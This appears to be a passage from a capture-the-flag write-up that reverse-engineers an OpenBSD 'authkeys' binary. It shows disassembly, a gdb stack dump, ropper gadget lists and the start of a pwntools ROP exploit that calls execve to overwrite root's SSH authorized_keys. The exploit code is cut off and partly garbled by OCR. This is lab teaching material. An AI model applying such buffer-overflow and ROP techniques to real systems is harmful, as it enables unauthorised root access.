
```
  ulong uVar6;
  ulong uVar7;
  ulong RDX;
  ulong extraout_RDX;
  undefined8 extraout_RDX_00;
  long loopCounter;
  char *pcVar8;
  undefined8 RDI;
  char *pcVar9;
  char *pcVar10;
  char *pcVar11;
  ulong uVar12;
  bool bVar13;
  byte bVar14;
  char FourthArgument [768];
  ulong ret;
  char cVar4;
  long argc;
```

Reading more of the program, we'll find a function that seems to heavily use the fourth argument. Further reading shows that it is responsible for showing us the message about the binary being incomplete, as well as performing a Base64 decode on our argument while checking it against a list of valid allowed ASCII characters (beginning at `0x004002ef`)




```
                              Move content of R8, which can be
                              the pointer to fourth arg after ret from
                              00400379, into AL
                              Base64DecodeChars                           XREF[1]:     00400330(j)
        004002ef 41 8a 00        MOV        AL,byte ptr [R8]=>SorryIncompleteMessage        = null
                                                                                        = "Sorry, this damn thing is not...
                              AL is the least significant byte of EAX/RAX
                              Checking if we are at a \0 (end) in the string.
        004002f2 84 c0           TEST       AL,AL
                              If end of string, take this jump
        004002f4 74 3c           JZ         AfterLoop
        004002f6 b1 40           MOV        CL,64
        004002f8 48 bf 7d        MOV        RDI,ASCII_Runes                             = "ABCDEFGHIJKLMNOPQRSTUVWXYZabc...
                 10 60 00
                 00 00 00 00
        00400302 f2 ae           SCASB.RE...  RDI=>ASCII_Runes                          = "ABCDEFGHIJKLMNOPQRSTUVWXYZabc...
        00400304 84 c9           TEST       CL,CL
        00400306 74 25           JZ         IncompleteLoopIncrementor
        00400308 f6 d1           NOT        CL
        0040030a 80 c1 40        ADD        CL,64
        0040030d 49 c1 e3 06     SHL        R11,6
        00400311 49 09 cb        OR         R11,RCX
        00400314 80 c4 06        ADD        AH,6
        00400317 80 fc 08        CMP        AH,8
        0040031a 72 11           JC         IncompleteLoopIncrementor
        0040031c 80 ec 08        SUB        AH,8
        0040031f 88 e1           MOV        CL,AH
        00400321 4c 89 da        MOV        RDX,R11
                              SHR = Shift Right / MSB
        00400324 48 d3 ea        SHR        RDX,CL
                              Looping over characters?
        00400327 41 88 11        MOV        byte ptr [R9]=>FourthArgument,RDX
        0040032a 49 ff c1        INC        R9

                              IncompleteLoopIncrementor                   XREF[2]:     00400306(j), 0040031a(j)
        0040032d 49 ff c0        INC        R8
        00400330 eb bd           JMP        Base64DecodeChars

                              AfterLoop                                   XREF[1]:     004002f4(j)
        00400332 4c 89 c8        MOV        RAX,R9
```

Moving further down, after our fourth argument input has been Base64 decoded, the program will clean up by zeroing out RAX, RSI and RDI before popping 8 bytes off of the stack into RDX, and then returning to the next address on the stack.




```
                         Move RAX (768) into RCX
                         Main_Activity                                   XREF[1]:     0040033e(j)
        00400345 48 89 c1    MOV         RCX,RAX
                         Set RDI to point at empty 768 character buffer
        00400348 48 bf c0    MOV         RDI,Base64DecodedInput                          = ""
                 10 60 00
                 00 00 00 00
                         Move stack pointer (User Input) into RSI
        00400352 48 89 e6    MOV         RSI,RSP
                         Move RSI value into RDI (Pointer to User Input)
                         This instruction seems to loop, decreasing RCX
                         (fourth argument length) while also increasing
                         the RSI address and decreasingthe RDI address

        00400355 f3 a4       MOVSB.REP   RDI=>Base64DecodedInput,RSI                     = ""
                         Move R12 into RSI now
                         RSI now contains user input again
        00400357 4c 89 e6    MOV         RSI,R12
                         Adding 768 to the stack pointer (0x300)
                         (Removing 768 bytes of space from it)
        0040035a 48 81 c4    ADD         RSP,768
                 00 03 00 00
                         Clear RAX
        00400361 48 31 c0    XOR         RAX,RAX
                         Clear RSI
        00400364 48 31 f6    XOR         RSI,RSI
                         Zero RDI
        00400367 48 89 f7    MOV         RDI,RSI
                         Pop stack value (8 bytes) into RDX
        0040036a 5a          POP         RDX
                         **************************************************************
                         * ***SEGFAULT HAPPENS HERE***                                *
                         **************************************************************
                         Because the stack remains empty while
                         it goes through the MOVSB.REP loop, causing
                         the POP RDX at 0040036a to put
                         0x00000000 into RDX, and then putting remaing
                         garbage in RIP
        0040036b c3          RET
```

Looking at `0x00400355`, we can see that `MOVSB.REP` will move the content of `RSI` into `RDI`, which is a pointer to an empty buffer of memory at `0x006010c0` (annotated `Base64DecodedInput`).



```
                         Base64DecodedInput                        XREF[2]:     HandlingFourthArg:00400348(*),
                                                                                HandlingFourthArg:00400355(W)
    006010c0 00 00 00        char[768]   ""
             00 00 00
             00 00 00 ...
       006010c0 [0]              '\0','\0','\0','\0'
       006010c4 [4]              '\0','\0','\0','\0'
       006010c8 [8]              '\0','\0','\0','\0'
       006010cc [12]             '\0','\0','\0','\0'
       006010d0 [16]             '\0','\0','\0','\0'
       006010d4 [20]             '\0','\0','\0','\0'
       006010d8 [24]             '\0','\0','\0','\0'
       006010dc [28]             '\0','\0','\0','\0'
       006010e0 [32]             '\0','\0','\0','\0'
       006010e4 [36]             '\0','\0','\0','\0'
       006010e8 [40]             '\0','\0','\0','\0'
       006010ec [44]             '\0','\0','\0','\0'
       006010f0 [48]             '\0','\0','\0','\0'
```

If we set a break-point to `0x00400357` just after our Base64 encoded user input has been decoded and stored in memory the (highlighted pink) we'll see the program remove 768 bytes from the stack (highlighted orange), and after the registers get cleared (cyan) and RDX consumes the next 8 bytes off of the stack (green), we'll be able to see where we would return to.



```
                                                          0:0:egdb - "openbsd"
[ Legend: Modified register | Code | Heap | Stack | String ]
[*] Failed to read /proc/<PID>/maps, using GDB sections info: [Errno 2] No such file or directory: '/proc/72226/maps'
$rax   : 0x0
$rbx   : 0xffffffffffffffff
$rcx   : 0x0
$rdx   : 0x1004411004411004
$rsp   : 0x7f7fffff3968
$rbp   : 0x7f7fffff3970
$rsi   : 0x0
$rdi   : 0x0
$rip   : 0x000000000040036b  _    ret
$r8    : 0x7f7fffff4338
$r9    : 0x7f7fffff3c3c
$r10   : 0x7f7fffff3660
$r11   : 0x1041041041041041
$r12   : 0x7f7fffff3b68
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023

[!] Unmapped address

     0x400363                  ror    BYTE PTR [rax+0x31], 0xf6
     0x400367                  mov    rdi, rsi
     0x40036a                  pop    rdx
 _   0x40036b                  ret
[!] Cannot disassemble from $PC

[#0] Id 1, stopped 0x40036b in ?? (), reason: SINGLE STEP

[#0] 0x40036b _ ret

0x000000000040036b in ?? ()
gef_  x/48x $rsp
0x7f7fffff3968: 0x41100441      0x04411004      0x10044110      0x41100441
0x7f7fffff3978: 0x04411004      0x10044110      0x41100441      0x04411004
0x7f7fffff3988: 0x10044110      0x41100441      0x04411004      0x10044110
0x7f7fffff3998: 0x41100441      0x04411004      0x10044110      0x41100441
0x7f7fffff39a8: 0x04411004      0x10044110      0x41100441      0x04411004
0x7f7fffff39b8: 0x10044110      0x41100441      0x04411004      0x10044110
0x7f7fffff39c8: 0x41100441      0x04411004      0x10044110      0x41100441
0x7f7fffff39d8: 0x04411004      0x10044110      0x41100441      0x04411004
0x7f7fffff39e8: 0x10044110      0x41100441      0x04411004      0x10044110
0x7f7fffff39f8: 0x41100441      0x04411004      0x10044110      0x41100441
0x7f7fffff3a08: 0x04411004      0x10044110      0x41100441      0x04411004
0x7f7fffff3a18: 0x10044110      0x41100441      0x04411004      0x10044110
gef_

[0] 0: : egdb*
```

As expected, `RDX` contains a 8 bytes of our user input (caused by `POP RDX`), and there is more on the stack ready to go into `RIP` via the `RET` at `0x004036b`.

To take advantage of that, we can construct a ROP chain to use multiple instructions in the binary, ending with the `syscall` instruction we mentioned earlier.


A brief introduction to ROP

ROP (Return Orientated Programming) is a method of exploiting a buffer overflow to redirect program flow by taking advantage of how sequences of code ending with the `RET` instruction (called "gadgets"). Multiple gadgets can be chained together to gain full control of execution. It can be a useful attack when trying to exploit a binary with protections such as NX/DEP.

When `RET` is used, it will pop the value at the top of the stack (the `RSP`, or Stack Pointer, register) into `RIP` (Instruction Pointer) and increments `RSP`. If we place gadgets on the stack in the right order, we can use the ending `RET` instruction of the gadget to go to the next gadget, and repeat that processes.

Writing a ROP exploit for authkeys

We can use `ropper` to easily dump gadgets that we can use in our ROP chain.



```
Gadgets
=======


0x000000000040037d: adc byte ptr [rdx], al; mov ebx, 0xf02d0ff3; ret;
0x000000000040036f: adc cl, 0xe8; ret;
0x00000000004003c1: add al, ch; or byte ptr [rax], al; add byte ptr [rax], al; mov eax, 1; xor rdi, rdi; syscall;
0x000000000040037e: add bh, byte ptr [rbx - 0xfd2f00d]; ret;
0x0000000000400360: add byte ptr [rax + 0x31], cl; ror byte ptr [rax + 0x31], 0xf6; mov rdi, rsi; pop rdx; ret;
0x00000000004003c6: add byte ptr [rax + 1], bh; xor rdi, rdi; syscall;
0x00000000004003c6: add byte ptr [rax + 1], bh; xor rdi, rdi; syscall; ret;
0x00000000004003c4: add byte ptr [rax], al; add byte ptr [rax + 1], bh; xor rdi, rdi; syscall;
0x00000000004003c4: add byte ptr [rax], al; add byte ptr [rax + 1], bh; xor rdi, rdi; syscall; ret;
0x00000000004003c0: add byte ptr [rax], al; call 0x3cf; mov eax, 1; xor rdi, rdi; syscall;
0x00000000004003c5: add byte ptr [rax], al; mov eax, 1; xor rdi, rdi; syscall;
0x00000000004003c5: add byte ptr [rax], al; mov eax, 1; xor rdi, rdi; syscall; ret;
0x000000000040035f: add byte ptr [rax], al; xor rax, rax; xor rsi, rsi; mov rdi, rsi; pop rdx; ret;
0x00000000004003ca: add byte ptr [rax], al; xor rdi, rdi; syscall;
0x00000000004003ca: add byte ptr [rax], al; xor rdi, rdi; syscall; ret;
0x00000000004003c8: add dword ptr [rax], eax; add byte ptr [rax], al; xor rdi, rdi; syscall;
0x00000000004003c8: add dword ptr [rax], eax; add byte ptr [rax], al; xor rdi, rdi; syscall; ret;
0x000000000040035e: add eax, dword ptr [rax]; add byte ptr [rax + 0x31], cl; ror byte ptr [rax + 0x31], 0xf6; mov rdi, rsi; pop rdx; ret;
0x00000000004003c2: call 0x3cf; mov eax, 1; xor rdi, rdi; syscall;
0x00000000004003c2: call 0x3cf; mov eax, 1; xor rdi, rdi; syscall; ret;
0x0000000000400381: cvtps2pi mm6, xmm0; ret;
0x0000000000400380: cvtss2si esi, xmm0; ret;
0x0000000000400399: dec dword ptr [rax + 0x31]; leave; ret;
0x0000000000400377: fcomp st(0), st(0); ret;
0x0000000000400394: mov eax, 0xffffffff; xor rcx, rcx; ret;
0x00000000004003c7: mov eax, 1; xor rdi, rdi; syscall;
0x00000000004003c7: mov eax, 1; xor rdi, rdi; syscall; ret;
0x000000000040037f: mov ebx, 0xf02d0ff3; ret;
0x000000000040037a: mov ecx, 0x2100ff3; mov ebx, 0xf02d0ff3; ret;
0x0000000000400368: mov edi, esi; pop rdx; ret;
0x0000000000400393: mov rax, -1; xor rcx, rcx; ret;
0x0000000000400367: mov rdi, rsi; pop rdx; ret;
0x000000000040037b: movss xmm0, dword ptr [rdx]; mov ebx, 0xf02d0ff3; ret;
0x000000000040037c: movups xmm0, xmmword ptr [rdx]; mov ebx, 0xf02d0ff3; ret;
0x000000000040036d: not al; adc cl, 0xe8; ret;
0x00000000004003c3: or byte ptr [rax], al; add byte ptr [rax], al; mov eax, 1; xor rdi, rdi; syscall;
0x00000000004003c3: or byte ptr [rax], al; add byte ptr [rax], al; mov eax, 1; xor rdi, rdi; syscall; ret;
0x000000000040036a: pop rdx; ret;
0x0000000000400363: ror byte ptr [rax + 0x31], 0xf6; mov rdi, rsi; pop rdx; ret;
0x0000000000400376: sbb dh, 0xd0; ret;
0x0000000000400370: shr eax, 1; ret;
0x0000000000400366: test byte ptr [rax - 0x77], 0xf7; pop rdx; ret;
0x0000000000400373: xor cl, 0xe0; sbb dh, 0xd0; ret;
0x000000000040036c: xor dh, 0xd0; adc cl, 0xe8; ret;
0x0000000000400362: xor eax, eax; xor rsi, rsi; mov rdi, rsi; pop rdx; ret;
0x000000000040039b: xor ecx, ecx; ret;
0x00000000004003cd: xor edi, edi; syscall;
0x00000000004003cd: xor edi, edi; syscall; ret;
0x0000000000400365: xor esi, esi; mov rdi, rsi; pop rdx; ret;
0x0000000000400361: xor rax, rax; xor rsi, rsi; mov rdi, rsi; pop rdx; ret;
0x000000000040039a: xor rcx, rcx; ret;
0x00000000004003cc: xor rdi, rdi; syscall;
0x00000000004003cc: xor rdi, rdi; syscall; ret;
0x0000000000400364: xor rsi, rsi; mov rdi, rsi; pop rdx; ret;
0x000000000040039c: leave; ret;
0x000000000040028a: ret;
0x00000000004003cf: syscall;
0x00000000004003cf: syscall; ret;
```

Ropper produces a list of 58 gadgets that we can potentially use to redirect control in the binary. Because we have a `syscall` instruction available to us, it makes sense to try and take advantage of it with other gadgets to configure the right registers.

System calls differ between x86_64 and x86. On 64-bit, the `syscall` instruction is used with the `RAX` register specifying the system call number. On 32-bit, the CPU uses an interrupt (`int 0x80`), and the `EAX` register specifies the system call number. There are also differences in the calling conventions, which is useful to understand.

As the System V calling convention is the standard for 64-bit Unix-like systems, and thus used with OpenBSD it's important to understand how our arguments should be given to the system call in assembly.

The first six arguments are stored in the registers:

1. `RDI`
2. `RSI`
3. `RDX`
4. `RCX`
5. `R8`
6. `R9`

If there are any more arguments, they get pushed onto the stack in reverse order.

A powerful system call to use in a ROP-chain is `execve`, which allows us to execute an arbitrary program with arguments. Using the system call table from the OpenBSD source, we can see that `execve` is number `59`:

```
59 STD int sys_execve(const char *path, char * const *argp, char * const
*envp);
```

This table also tells us which registers we should use for our system call arguments:

- `RDI`: `const char *path` (A pointer to a string)
- `RSI`: `char * const *argp` (An array of strings)
- `RDX`: `char * const *envp` (An array of strings)

As `execve` will allow us to execute any command on the system, and because the binary is running on `attendedgw` as root, we can use `/bin/sh` to overwrite the SSH authorized_keys file for root and gain SSH access.

Now that we know which registers we need to gain control of, with some research about each instruction we can pick from the list of gadgets that `ropper` reported.

- `0x000000000040036a: pop rdx; ret`
  - Can be used to place the stack value into `RDX`
- `0x000000000040037b: movss xmm0, dword ptr [rdx]; mov ebx, 0xf02d0ff3; ret`
  - Can be used to move a floating point value of `RDX` into `XMM0`
- `0x0000000000400380: cvtss2si esi, xmm0; ret`
  - Can be used to convert floating point `XMM0` and store the result in `ESI`
- `0x0000000000400368: mov edi, esi; pop rdx; ret`
  - Can be used to move `ESI` into `EDI`
- `0x0000000000400394: mov eax, 0xffffffff; xor rcx, rcx; ret`

    - Can be used to set `EAX` to `0xFFFFFFFF`
- `0x0000000000400370: shr eax, 1; ret`
    - Can be used to bit-shift `EAX` by 1
- `0x000000000040036d: not al; adc cl, 0xe8; ret`
    - Can be used to perform a bitwise NOT on `AL`
- `0x00000000004003cf: syscall; ret;`
    - System call gadget

Using those 8 gadgets, we can construct an exploit with Python and pwntools that takes advantage of the buffer overflow to place our gadgets on stack along with our arguments, use the `movss xmm0, dword ptr[rdx]`, `cvtss2si esi, xmm0`, `mov edi, esi` and `pop rdx` gadgets to gain control of `RDI`, `RSI` and `RDX` for our system call arguments, and then the `shr eax, 1`, `not al` gadgets to set `RAX` to the system call number for `execve`, and then finally the `syscall` instruction.

Start by creating an `exploit.py` which imports `pwntools` and defines our gadgets

```
#!/usr/bin/env python

from pwn import *
import struct
import base64

# Gadgets
pop_rdx      = 0x000000000040036a # pop rdx; ret
; Put the stack address into RDX, return to stack addr
movss_xmm0   = 0x000000000040037b # movss xmm0, drword ptr [rdx]; mov rbx,
